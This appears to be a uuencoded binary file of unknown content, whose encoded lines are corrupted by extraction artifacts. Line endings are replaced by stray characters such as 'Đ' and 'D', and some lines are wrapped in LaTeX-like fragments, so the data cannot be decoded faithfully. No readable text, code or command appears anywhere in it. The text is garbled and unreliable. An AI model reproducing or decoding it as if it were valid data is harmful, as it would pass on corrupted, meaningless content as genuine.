MX=`>]]BM\U6\2Y?H[&CS[LW,NHDBP`\-.9QZ89@88O2*S<QA:2[_CV;OL.AUĐ MV<FIF<S,A&U7;?\4B\)_0Z.]>V.]IP,'FBX*WB@A\$-Y+>\$^B_YS<([?_LW.DĐ M,N+W?[+C4QEA_V<B0_L_`-[?_SF!I[__T]__^7C?_VG4'H3]GP=J^V>,!2^^Đ $MC4=7?.?#WN$1]G>8D:JK`0+5N\W[$OR]L=7&186PP5.][FX"^5[?AP&SHIGHD]$ M%.8!WO]YB>[2\$)?QKF6^N1F[;3&.YQV,O(_QK?\$*'[=^:+2WR#`"QR69:*+5Đ M%HCH;@UMC'=LOG69T[6JQE-OLJZM:YO=;7L/DT%R'H9!:&K-+3M*-:B_`J^QĐ M>BI9Y3Y)Y N S8147]--LX\$"UZ"UM4FR1UA@LRC-N&RPJ6`O[;5VMZ4XB **Đ MNNVL@A'OAD-Q-&\VNR#I3'.KVROA3+''-5BKN.M\$SV\$IKCY'W)4@\"`S>57;D M86&H1>L!D(@TP:"<ZD"]\8#>5X9SFNLI84-8P#(+]4VMIG9-V]0-[68Q%4.TD M<X(`#-VM"I3@V+QZ2J![0*XS!HJWS<P,&VC08^+1?]L*(!.MAGTU-KL=K!89Đ MR;CV\$]!_5`J5\$\$"WL5+>6%M;7??7[IK6U@P84%MJH]DU@CW#S>T]>4K-IK9-Ð $M@S#$-B?,94X$Q</,$@*(R-S`@^`J5)6B(N.M,II</70@NY5`=83[&KT@0TN8D]$ $\texttt{MT1B,UWO\&N'DOPO} \setminus \texttt{V8(\$,LY)834J2+>1(8EN6T\&Z;0Q3:)L*"6W:(X/2Q\$:)£ } \\$ MEG>T;^&(GCE;EI'\$)"V1;VPJ'7;AF%XR`4>7+G"WS]9/-1<:M5G51,,2:T^'Đ MK[A-@Y=-1X@[MQH&3(*HG[*]P`LV]A&N4;);?J:&UGE,20Q8J_-)QBZ1[GJ(Đ M-TL(\$P?B57'NV_"[)0ROMJ_5NE1IO(@PQZ\(\0F2L\2A\#7TBA5DHLVQ\$5?0\D M9;CL-4):4/B=W,SF5^<3M\$/"NNW_`P3QCD9&9,+6(-DB\$2;4010M+FFW;1VDĐ M'L[U=&\$5L-GB=43(2Y.[DXL3FU`QV>Q6H:4>;/*[-4"];;6!XPZ2+1)K6`Y)Đ M;4]!/B6!"L-Y@*THQ/UFVS8(P?SBWC]#VI=TARXP#.SV!>ZZ#P_Q[63:/Y:\D MSF)O+GN<`R#?ETFH=`V^^-C1FW73MI:RV3TP)DQ_;9EH\N^)^^=U[EX'6L4UĐ M)3:LTN*.KZ>IO'_F`E.AJD!K<\$^7S!>%:\&VL2'C-]X.FUO9C\$F"QQVN,)_>Đ $M5@47#^VZ@P+>7]C%.<J$T="!J46KN[<7,;B@?1>-C0Q`2YSMUJ'$1J-=?DUMD$ MXRT@8%M^"0Q_\1J-<,X"&'CE8'"T!?\-L<#0()YSQX*#P3,FA!9!Z[LMIT'\Đ M+ATNCFV\#@;/\'\$:Q[O,Y5-LQ<WA(78ZXCF5&>\$_L>CAL,Y\$@V#H3&<RB>I1Đ M45KLL.6[8H*@A;4N&ORI)A?64)\$19;-KB3WGH"&E5.4&@\$[9WIX+;=SUZ,8!Đ MDLC&X<1V@@UJ*S.R#5J(;M",(C0H+@`2K0,H)!!JC;B<PE'1Q'4.5IW61^X\D M1[BA"^P@PBZ<14MB>4>4=#H][#DS8K.U*%;F[LN2Z;Z=&Q]_3>VS5W2&;>DHD M@^ 3`H^MXKP+X%K7,-"1%2V\$A8TZDA)<KKL+9=SZIK4/UQ 6%OGLC^N/9L,6Đ M;,Z\$#(QSU[T<--1(P[2+4E*U#=+MM&%7::*";&V-L!,JNP1[KGJ`SX#G>CI)Đ M\$P#%7:L']9PMZ?P'I.(1K7^3SW\RT]/N^<\4GO],3>?ZYS\G\O3/?_KG/_WSĐ MGT^X\Y_>S'_Y2HW"!=":IKLYRD\P[L,A2;3E[W)QN6_W&V+BBY-TC('O2_+@Đ MZ"5Y[M(W[[UOYKV.6*B6S%)]?\.\$8:..*+O#:*:G#C]#D;S&T>ANB*[:#S%GD $\texttt{M-M/\#PWZ/><->=\&7-N,3T+TP'\3GS;_8-\&+R/SZOO"<4P4O/7)G6G)IJU'8"} \\ \texttt{D} \\ \texttt{M-M/\#PWZ/><->=\&7-N,3T+TP'\3GS;_8-\&+R/SZOO"<4P4O/7)G6G} \\ \texttt{M-M/\#PWZ/><->=&7-N,3T+TP'\3GS;_8-\&+R/SZOO"<4P4O/7)} \\ \texttt{M-M/\#PWZ/><->=&7-N,3T+TP'\3GS;_8-\&+R/SZOO"<->=&7-N,3T+TP'\3GS;_8-\&+R/SZOO"<->=&7-N,3T+TP'\3GS;_8-\&+R/SZOO"<->=&7-N,3T+TP'\3GS;_8-\&+R/SZOO"<->=&7-N,3T+TP'\3GS;_8-\&+R/SZOO"<->=&7-N,3T+TP'\3GS;_8-\&+R/SZOO"<->=&7-N,3T+TP'\3GS;_8-\&+R/SZOO"<->=&7-N,3T+TP'\3GS;_8-\&+R/SZOO"<->=&7-N,3T+TP'\3GS;_8-\&+R/SZOO"<->=&7-N,3T+TP'\3GS;_8-\&+R/SZOO"<->=&7-N,3T+TP'\3GS;_8-\&+R/SZOO"<->=&7-N,3T+TP'\3GS;_8-\&+R/SZOO"<->=&7-N,3T+TP'\3GS;_8-\&+R/SZOO"<->=&7-N,3T+TP'\3GS;_8-\&+R/SZOO"<->=&7-N,3T+TP'\3GS;_8-\&+R/SZOO"<->=&7-N,3T+TP'\3GS;_8-\&+R/SZOO"<->=&7-N,3T+TP'\3GS;_8-\&+R/SZOO"<->=&7-N,3T+TP'\3GS;_8-\&+R/SZOO"<->=&7-N,3T+TP'\3GS;_8-\&+R/SZOO"<->=&7-N,3T+TP'\3GS;_8-\&+R/SZOO"<->=&7-N,3T+TP'\3GS;_8-\&+R/SZOO"<->=&7-N,3T+TP'\3GS;_8-\&+R/SZOO"<->=&7-N,3T+TP'\3GS;_8-\&+R/SZOO"<->=&7-N,3T+TP'\3GS;_8-\&+R/SZOO"<->=&7-N,3T+TP'\3GS;_8-\&+R/SZOO"<->=&7-N,3T+TP'\3GS;_8-\&+R/SZOO"<->=&7-N,3T+TP'\3GS;_8-\&+R/SZOO"<->=&7-N,3T+TP'\3GS;_8-\&+R/SZOO"<->=&7-N,3T+TP'\3GS;_8-\&+R/SZOO"<->=&7-N,3T+TP'\3GS;_8-\&+R/SZOO"<->=&7-N,3T+TP'\3GS;_8-\&+R/SZOO"<->=&7-N,3T+TP'\3GS;_8-\&+R/SZOO"<->=&7-N,3T+TP'\3GS;_8-\&+R/SZOO"<->=&7-N,3T+TP'\3GS;_8-\&+R/SZOO"<->=&7-N,3T+TP'\3GS;_8-A,3T+TP'\3GS;_8-A,3T+TP'\3GS;_8-A,3T+TP'\3GS;_8-A,3T+TP'\3GS;_8-A,3T+TP'\3GS;_8-A,3T+TP'\3GS;_8-A,3T+TP'\3GS;_8-A,3T+TP'\3GS;_8-A,3T+TP'\3GS;_8-A,3T+TP'\3GS;_8-A,3T+TP'\3GS$ MES9A3C<UO'J..QPP>\![G,[0V8=SSYL`U29N;1SX5Z:FBY:!P7RN-6B3F>]*D MLULH=6T?=Y^YEYP&B%)[-YN5-8)SZFC6]OA!`'@FAXM4=FK&EYLFBP@M7GIOĐ ML?ND)2QD:%EKH:FE&R>:_9;8SQ7W;/#!?107C-A)A0+1%3>F*H\I,+%5K^?+D MUZOETCN*KNDT`/\$%+X"Z'KKK^CF_4:0?UXG&9G'L!;U6ZW8:/F<GW-&>S;B\D $M>:-7/+MB&(.1_L)$$MJ>`MP=EM-O8O*'YWYA'A0=4I3GS'OH*TLIY$(*NW$D)$$ $\label{eq:muilr,Q} \texttt{MUI1R,QI[(QRMG!GOD-HYPK2OANGG+;YWB[%\&"O[\&Q-2)<\=[C'/B*'+TVQTD])} = \texttt{MUI1R,QI[(QRMG:GOD-HYPK2OANGG+;YWB[%\&"O[\&Q-2)<\=[C'/B*'+TVQTD])} = \texttt{MUI1R,QI[(QRMG:GOD-HYPK2OANGG+;YWB[%\&"O[\&Q-2)<\=[C'/B*'+TVQTD])} = \texttt{MUI1R,QI[(QRMG:GOD-HYPK2OANGG+;YWB[%\&"O[\&Q-2)<\=[C'/B*'+TVQTD])} = \texttt{MUI1R,QI[(QRMG:GOD-HYPK2OANGG+;YWB[(QRMG-HYPK2OANGG+,YWB[AMG-HYPK2OANGG+,YWB])} = \texttt{MUI1R,QI[(QRMG:GOD-HYPK2OANGG+,YWB])} = \texttt{MUI1R,QI[(QRMG:GOD-HYPK2OANGG+,YWB]} = \texttt{MUI1R,QI[(QRMG:GOD-HYPK2OANGG+,YWB])} = \texttt{MUI1R,QI[(QRMG:GOD-HYPK2OANGG+,YWB]} = \texttt{M$ M>*Y.7[SHO:ML*E>\'!'=&R;YP0Q0P'.+V40?M;L>`VQ>J2TZIQMA8XYV.YM-Đ M7^;='+N00V#/"W;\$L?GP4GDR%BSDXNR&<[B\$?3_%-')9EYECB'.0./8X:M&3Đ MKFT['V0.\E1SB*FA-_8(@.^JS1AHQU^P"TW^(8^!02X[3@"]Y,7<3%8DDQ+_Ð M1'63Z^^.I*V(S,=R5#N!(SQ:6X!G/9X@H"4"2>RW/C'JX5>%W%G[9IGP\$L/YĐ $M-6X:\&AN+.Z^{\circ}\) JD]FOPZ":5/3MN8(!3]_\5904$23*Y@PNKA4IVUQCZ\-Y*3D$ MS?[LZDQ0P0\$6;G%7I?Q&4IA/)UYBQ)A"46+[?.*00I0C]P0:/799S#.T!=SKĐ MU:H4R_\$2_;R'/6+DGT7R3U18K#N`6&Q8C*HD^H9S*`B+\$-SI0@5->8P'!)#QĐ M?VF-*)YJ!)W8A'.`W9!0):%_2>@3_9\$Y_SG:[9]\$_R^3Z.S%.?^9GJ+SG[[_Ð MEY-Y^N<__?.?_OE/__S'/O_Q7P,ZV:,?SS4@4M_\EX#XRT_(*T#]XYVHYZ5[Ð $MO/-2 < HAR, J9MX9MRBG*8/?D >= UYZW)J+WIR;B]E`.M&&V$_\'E+T)M* < LPN@D$ M>)UNXN^HS8##&,SUUY<OSN-;_]TH5'!P/Z?5K+%C*X/6?9.34>L_?&#]-S&>Đ MG9R>&,?WV<EL!M9_D\=6@YCG\$WS]%]/_!;0./PXNZ+W_I[+CD_W^/XDGL?_AD MS>BUC5*ZT;Q[V#(2]G_9_+80]/3V>R_?V?DWAB^A]O=RX7T]:^=<0R\$OH_Đ M-SV9Q?[/3F:FL[D)VO^;RO3W_T[D`37N1L/LJDV%5-**@60_W6PZH^2;G1V5D $M = , ; -^{^{1}}7 < V > 0 - M - & 0 + 32C86JF5NN" XGM0U8UM6.R*>WBC" 3MX; "$S/X\K4;Q#D$ $M#N-;!K##-2::J.%\\89S:64-=&Z\\C^7"C*>5#;RB=>[L1%IY"MWZ*R#*3([+D.4])]$ $MAZ'"PC\#MZ(:IM-2[\&NU@.;L^>#]06S7X!1N*'Z0W!P\&5MK4%@Z2QJ[7I^B\:Ð$ M*CE>?D>430TS-"P%=Y4L]'.QJS7U#MGDG#M+)A:PP.9>];8UO+)Y[FR^9F%'D $M[\&J\&2=?<55.I\&1I=9\&27J-=V<'VAY`VK44/_%RJ[CHQ.%V#)SNQUS6YM1U$9D$ M1-JA7RB9U&%EMVZ-XJ)%,]+U9E.Y/\$K[8NS-")1XL]\$N;&XK&H;_P\$J=.[LYĐ

MK-A3@K:OV3E4OH_+BW,[8*V)##7H+6<0R7*@=XT`?KQ2UZSCY2+<?\$JGT[?WD $M&F@V<_O<V7K\#(/\!\-1\%F\6K8_:-@;:(!Q,4T1PM[!!VYJES>XZ4<OH]N0FD$ M6JB97>?>E-YJ(>C@><A<I<S*972.TU9;VI5!UCU;&'T/>(\$V'*&]9L/D-T)QĐ MKY#B=N@=K6WC9/=GZ1?AHS`1N\$LIT"_-">;CTPIMIN).8+-Q5VL>`&.V#R@MĐ MK>0MOEF(C(,]+O#6"-LS53%@R+NZL-@\=W8+^/AN\$UC2OIG(MCY;NHG;DVW]D M`"L(M1]1.IJQHW:@<OW[)CIZ]@`.QTU2'8EFP8AAVZ"\";232U=W62AV9;.QĐ MS=HY1(3'=D.RYCC\$0,\=U@&"#4/3L1N)/@V*KH\$3D0F5)XN-B0P>LW;Q6KQCĐ M5T:8G6U8>]"2*P\=:H=;5I2`5\08WG":[5/SD)8JDA#;J9@:N[%IJ&1DJ,*+Đ M78W(;6\&GSL+1%UNX.:,OH4[MAC*:4'?I\UEOV]""V'`V#?Z#9UHA2XOH'3@Đ M961-:)&IMW'3FY%N!*0;KR*&,ML\$9'4>,873\$9N&I`86S[</]E3H-MHMAKH=Ð MN+U%MZ#)74'':.B&O:_,+L(#D?:1BFA!V=[!*##(&&8Z00['S/^\CX^^`CB,Đ $\label{eq:mcvuu} $$M_C\UU=?_3^*1Z/_\IMZU0,S6];UTK=/IO8Q$_7*];_Q\<G<^,3$-+S/X:^^D $$$ $M_G<2CWNF4+;J^*:U]WST2L>_9:<..+7>'^<ZQ/C^/_4*8@">-_..C>9X>N_J>E)D$ M7/_E0"+D^N/_))Y'.H:ZW5)!`ZQI.+R[I,2@UFMV4&DMTRGE7%3"["P&M07UD ML6TMZW6M&OM(`;]OR8^!8GQFSLYB6,OXO&X,&)ELJ!@M;XZM@-QTMMC%S+34Đ M-=!F#]:D8V-CRF6S"XL`X^`*_UUF/TFW\$L8`2^4P-_/K*Z65:[/HV`46-.@NÐ MH[W-; UQ3, -SJPVT7<'@K!XTSQ>H`O/\$3K/X+IFP@JIQDZBE17`-HAZ)FBOÐMEAL: #=8%L`H@7ST,&->"#8P]CNM4/TZH@UYKN)YQ4(--0]9]TJQ-H:JPJ``MĐ MM@X+6W1EM6J;38SX,6(=ZAI&B(1%JQM*&S1]V]:#'#^H-80707G`BF[B;:7&Đ $\label{eq:mn} \verb|MN] + BA>CW1(S4+OFCPK8(FUWV)C08YWN)BC]D'V+MT\#H,F56X<GA;,;^{`})+GD$ $\verb|M'42S|.V,@(+<.@WC2X0Y<\\;VDO]NS1D`Y+X?DH@Y\\$]EM;`ZB\\;H?(G)?<1!D$ MUV&`08KK*&0@6\PS0"6+EFE4`3];THM%.JKK=LCFQ"47VW)`<\^TDU4DT)GWÐ MB,T1FH*>[FMV(TQ*X"EG8\$1K%F,JELI:>(_7%VK;V(4.FHVD:P76[K!H>A8XĐ MA7W#*R/)V1:ZEJ6W(=<F?>&9;,HHG%(,222=UC58`N.U%9M!E5U^ES*"0.\$BD $M#7^W+;6!")[U4^(4)2X]T>^)3GL1V^P*Z8IV-:S4;7+^B&R,W9Y<W98&ZUJVD$ MY>/@X`XAE5&EKM,((P.H`SLOYR_:UW%D#L?CK)Z)Z;1Z`WTPAA.`#GK#.-O'Ð $M_{(A^{1}(K=H)J),K1=:VM[25PP-,Q'",O/^S8Y.^,&7^YRUT0)M:2"3!6&GF+_D$ MM6OG>>^M^.@5O#-)!@WS_HEC=G8-?=8,9<='E.RXIV0W^S+N[Y`WI7D%AK86Đ M#H6B&P"6!NQ7`^%P:.:PBA9I<<C*T"]AM<7W0[G)2U#;[&1\$=2OJ)EWZX'?&Đ $\label{eq:mpbpaale-} \texttt{MPB\#PAAl6-;`G;`B;PK>-V^W-`R5Q0QCW((3-WF]7<IG,S\&@ND\T@!OS8FS/.D)} \\$ MUJ8! D<U8>'!QC@\2P,V, W#FF7.*GR; 4EQ=SFM&[0SPG:0G_3L(T<0'%N;D M;\(`\$PCJY[WKNM%X-Q;<)\$C<2P&!H.&D%F`YSM`A',=3I!@N,PE].)D+&RH"Đ $\texttt{M+_$W`Z\$0L4PR\#?ASX^'H!0[)A@/8\#++Z5'C1\&Z;\&>*=L'32U!>A3T/MT(X2GD)}$ MG2R+,-W>Q5BQ7BE0W`4J7X<>!6UF"+.,*(\+,]CL+\$=0I?Q!`>!5V?P]@AQ9Đ $M!A5$*S1:]M9S!,6N#DT$9("3':>(&/;QP.%;BHSDH(&JOR/CQ_3,!)1^*>,IÐ$ M?I'M06)%ZO4A#ST3X6S^]P`NJ_N-%A2'&YSSRI;:-#U]M=QHQR4[7"GOW,,>Đ MY1U]KU0CM@]DIK1V1370;JI&*`#NW*_I9L,W<,)T.`^L/5#+-4/3VB)*AXVIĐ MPIZJ503.,NZ-!QF6#AUZ9U/A1Q51>.B./L]:&I_\$J.6>Y#7-0(57F.2XYF4KĐ M'C`#,MTC3*NZ@=.YO_@A.W5U\$U?YH&.9&C,0][0H;VR;D*8-*VS*5T+5/2K!Đ $\texttt{M,PX/B?Z,8@} \\ (\texttt{W=3LV9S*O,?N\&+_8Z^2/UZ?'_1}] \\ <+/9 \\ < \texttt{1I+_-]SS} \\ > \texttt{W_CL.KD}$ $M_0[/"3R7G]AO.4?.\P.@XPV^4(&E^LQ^P-=:VMT9N^)6!Q<-G3=NH+F^)?/D$ MCXXJ_-JF?3P&BQ?SEE(&1@*9Q-+8OS?X678NG1%?5^C,K\$';*]LZB#W7WS1YĐ M&J4C2#N*@ZJ8#71+I=Q:7K+3&1HZ+\.5#@ALT)MWNBV53MWJM,BC4OCB"^N\D MRF%'-6C#B)_;,32X+-2[)O-705;-=/1*9[K6CH'.+%BP.DB"&16(A;XL:9<!Đ M0!F.X&:%)N!+BXT0[J08G%GQ73J=5M2ZGFYKUA@V<P<:@3LJCRLF(RH`,,C+D M, 19*NTPSO_1[Q;H,%C. \\$WN8RV[6T9QN%X><W)<B4#!NW_@"G23!+A!/P:ND M,(F>MC>J3/QVR_ZU3D"VV\$_SR3I-<S4YDI4HB!S()Q5\$1M4]%D0]P\I`W24[Đ M<.4RN2:]8CL":;\$C;X7%U;T\QE(OTWVBMN6`J0I_<WG,3KH\ALA#"B(].#M`Đ M##\$_P&O+=;TT)3IMX&\'KBQ`J9\$(%QI62^T`1KO[YP>\$D^^Q_5&'#Y"MTCI-Ð $MR.G-1AM&77H35EE3$P-77*-P3H&G6`HA99(`6-K4#+8E4&?2*\6*<A4=Z._ID$ MQEV%8;UC4XC7,JK*J`-&D0#3`A3HL6T'EH;717IN'O4R^C/'0!5MYA*7N88FÐ M="1U;)DA0P`JT.:(2C2SA)!+?!QAR8U!<,.OW6UMP@"!R@PX;#T`*^(];CY0Đ M8YM5MLQD*)#ZK((@`1N&3QZ!`L!D%6"Q\V-U,1>[6\?<5;,H`2B1FZ8N`G)IĐ MC/=OZ\$X;Z[(TNY%3TPVH:\$?'W624Z8R`;(^6:FSO;7\$L*,%856LD:VG^B!;#Đ MZ,BF@1N#%`2`X5CDHIG0LVM\=B\$T<I&6`DMC"[F'&T=V,T1V4S#X0MH @3F)D M#;)!83MV`EK&&?QVHJ4UFZ:`.2@J%5@'(8%PY]W`F#\$\$S3G;,6/A#IYAML-=Ð $\texttt{M0.Y?@UE/T9QWE0S\$MM\$NS:T@(F(D;:\$!RB:U!^\HZF38UCSPS\$4KNH4W\$GN5D) }$ M);;94'"&QK=!B<U."^S-T1%L/MK@..[Z<8J%Z?P<]SBDTD52)\X&%6*2'0U%D M]`%%P=-!=MMG>VZ'K1,@N11EEET4)3B!>DXG\$\-X1ZZ]/\$JO=]MH]I,N<W!FD MD725^V&'4;C`RF5_G/=^;(X)FRVNJ\$Q.=%M7.WSC35WMG'S3RU@J_G/D9A^FD

MJO\HH-:WS?D!_F468.8'=BRK,SLVMK>WE]X;QPW3,;P#C@HG4]UMX):)TP&HD M_T:;(S9=0H["Y#4+<*,,RIYCJ18PYZ"0=8Y;PXJ\$TL:RER[-C#E0`\J8B,3VD M7<>536H-*VNV9.*.=%FSY@=P=\:=WRDC"SZVC_05YV%*VM\$;-3PNW5^M@0@%D MPG3;FVAGJ-4'/!-02`V`L52QI5[\$H64*`*;VKB[T6S`UM"SB05M!HNRDFJ`>Đ MU+9KGG'I)>`:BRV,BH)A9C0VNY;&"\-_!W#J0I6>'3Z%%1U26!@V6H`</KNSD MACD, "D/;@ARMYJR/G[S4B>HKELH[(HD;4+-H;38/#L<-_E:#2%'-(U"-=6%RĐ M]F,DP`,V%+AD6\$5-1FW.#V3#:!=:`%?">R\B=[P#,%B\;TA*-;&G,>G'.'XLD $\label{eq:mp3} $$ MP]2/=>+!&KGN<NDEQKWWD;6.A]P\\&VQ[I0<@2J(A+>/%`WV(G:/BZ/A&S9AD)]P\\&VQ[I0<@2J(A+>/%`WV(G:/BZ/A&S9AD)]P\\&VQ[I0<@2J(A+>/%`WV(G:/BZ/A&S9AD)]P\\&VQ[I0<@2J(A+>/%`WV(G:/BZ/A&S9AD)]P\\&VQ[I0<@2J(A+>/%`WV(G:/BZ/A&S9AD)]P\\&VQ[I0<@2J(A+>/%`WV(G:/BZ/A&S9AD)]P\\&VQ[I0<@2J(A+>/%`WV(G:/BZ/A&S9AD)]P\\&VQ[I0<@2J(A+>/%`WV(G:/BZ/A&S9AD)]P\\&VQ[I0<@2J(A+>/%`WV(G:/BZ/A&S9AD)]P\\&VQ[I0<@2J(A+>/%`WV(G:/BZ/A&S9AD)]P\\&VQ[I0<@2J(A+>/WY(A+AD)]P\\&VQ[I0<@2J(A+>/WY(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@2J(A+AD)]P\\&VQ[I0<@$ $M&U[N4MR_]Q.]] > 7!20M@/6`Q/'S&D1QA>XQOF\Y#/?"_$66QV\0%[GQ;ZUJ&Đ]$ MVAQ1ULA*Z2GMH*+?U=KSF]/3ZF1M<BI[:7Q"R\Q<ZJGV]C:;?.WC]]SN;^UMD M=<P6<?PX,[VDH^L%W^82=VPP`@,-%KO-QN8QU,Y'J(J!>W1BA>T:XK;Y&.V;D $\label{eq:mobile_mobile} $$MO]B[_-&/S/D/O^0$XC.90=\\$2+3_GQ[WG?^,Y\;[]W]/Y$FR_P_M^_Y-@(^;D)$$$ MY]#COX>; ``GC?VJ:[/_%\9^;SO3/?T_DZ=O_R]G_AXV!_DV`E\A-@+#..^R=Ð M`+*1+FL60S:4QPU@O!JL/,ON>T>:28]>6:+HV?-0,R(%WH6NUE33NDR[R)?+D MM\$1[]LJS5X88*C1&(_Q#+&EV%G7;1IT;0M_S758(:^7'Q;6%T(:]R!<8A+L(Đ MA[K.T+_`T+_`<#(7&'(C2C;W`%U@J!F@""RHAAECRNL"S<[">MU"#[Z'N`]QĐ M: 2S2B; G: $HW' < QOP3$Q - 0@4N7^L; \85; 287(]V: <math>P_0A - [R1KX7YH: 'U' & D)$ MQR=>&@;^8=1_B9CZVRY[>-TEK?[OOX7^BVH_?^CU?P^6X,GVWX']OXGQ_OK_Đ M1)Z^_7??_KMO_]VW_^[;?_?MO_OVWWW[;Z50_]VW_^[;?_?MO_OVWWW[[[]]] M=]_^NV__W;?_[MM_]^V_X\C=M__NVW^_6/;?C^**OF_\?=A'XOP'%E3IV*.1Đ MI"<I_D]FRN?_)SL],9GIG_^<S/-0ZE1*45Y+W__H5"KU./Q][609[Z&'4JE7Đ MGX:_\%V!SY,\$_S)*>^^I*(SOI?]3[WTO^X/_X2OXYX,?_""\^1C]G_K8Q]@?Đ M^5`JY0%_LN?N^YCO`6YYZ+WW[W,:\+]"+`_Y'#E?2;E_L'(VK[WR'S^"LZHĐ MGKJD6?W/HO]=9QUU;8AUR[4,,;Z`)6(7W2O<*?QY*\?KWFK'_/+B/Y/QOĐ $MU(Y01M+\/Y\$;]_N>E^-_+\3><;\&!"L.[O5Y\>)\$P>;7N5!@UHQ&!X_!T/\#;D$ M\$RT2Z%9L;S<;YHXRM)\$NIX==DW8>??VXRZ,R\9"<_7!^*AT,L5=7MAJ&:>'YĐ M*[]5L8?AT\$H%?JRQJ<%*'`U;W-,1I4'(SIU=RJ]<V\A?*RHYM!5V3=?P`*+:Đ M4;>UH6QN,C=\[FQ6V"DH+:ZN.#\&^!J!<4!CR],;I94;JT\5"_>+))7BK4IIĐ M97%IHU"T*9,57^*AV\$+Q6FF%+=P\$?KV=&>#OZ%MQI8"9<W&97;8?4+?V\15PD M/3DH#\,T'H=)!.2QTN%!`]<`W8Z=<NP_Z*?V27;4-4>D;!EZBQWE"_09=T90Đ MB3RN0#.MNLKO?Q_B&NBZML5O=\8!,:L`=D\$)[R:6-6.W`5.F3)X2VG?K'8DLĐ M91X28G9V33-:#=/D=TY]DJBI(\$>C]0%9AZ*7:T5M*_8!'XNL2^;U3;RB*5@@Đ M;>EHF\$IQ9`\$;VM+H6XJS`V^FE47G,J>IN0EL*B8K*';[B9`UW\$H0NL#53+=*Đ M7#`^8_^>M8=FI6\$UM;Q=SM"`_Y;KP/"=N;!\!8TI=5"VD#L*>E%O;S6VN\R<Đ $M5@H>XQ(?")#7M;VF9EFC%(O8J$=E!`E4[]:LOS1H4>\\<&(WM'3&O\TX9J@TKD)$ MOBI@3))+4=B@K+K64HV[,HUE&\D!2(?I;%-HH;]96&>!Y?"R9<.TK\`)C`;?Đ $MN@; GGUD') 3W+ZG.^A6,77C?:8:\T+W[;JVV[#AZ.W3>(,9:F9VD)]$ $\label{eq:mm:hr*mx/=JW(`/$!!P`$0H66<QLOAH6,6,2"3,*Y><`-8Q!V\,(@-\$LQ=RCHD)$ M,9IOS2*M@G3E+1#HFDUGTA=LXKH9@-N`2]`*CE_3"``LE9\$CFPVU+;`'VI\$\$Đ M0&T)XLJ/(?M5OL;NF^!M1]"PZ>),MS6B;+3Y#>Q%=F'(P?MB2_CX1V+^+VB;Đ MW>VC1`'N/?[O="X[T8__>Q*/=/_3>%[2M],[5JO',N+UOXFI2:'_<UF,_PD_Đ M)OKZWTD\'_N'RZF=E)5J19J1*ZESJ;,I_*VEU%3=^;V<*J8JJ7Q*25V'OY74Đ M6FH4WKP]M9\$JI6ZDYE,#J<64GFH#%HW^'068@U0'?@U`GIHG#:'Q^S[\.^:4D M/\$=P.U"JD3(A%>&Z\.\6X,JFIB"/79>Q0.TV`7\=RK-_=P"'YORR`'832M"@Đ MA+U4`R`MP#`/6#/PWV/P=C.U375LPL>`E\$>@-5?I4TQ-`A[\$8<!?A;[5^;<MD MWBH%OJF07X.<6/L&_-N\$MR9\>S>]09@:Y[59@#8U(+4.Z4N0?]MIDXWM"OURĐ MZWPEI@47B&8:I#2AM`[5H@%8MB\$M(Z1UB%IU(<UM\$VN1%V\FE";%5(\$^5XDFD 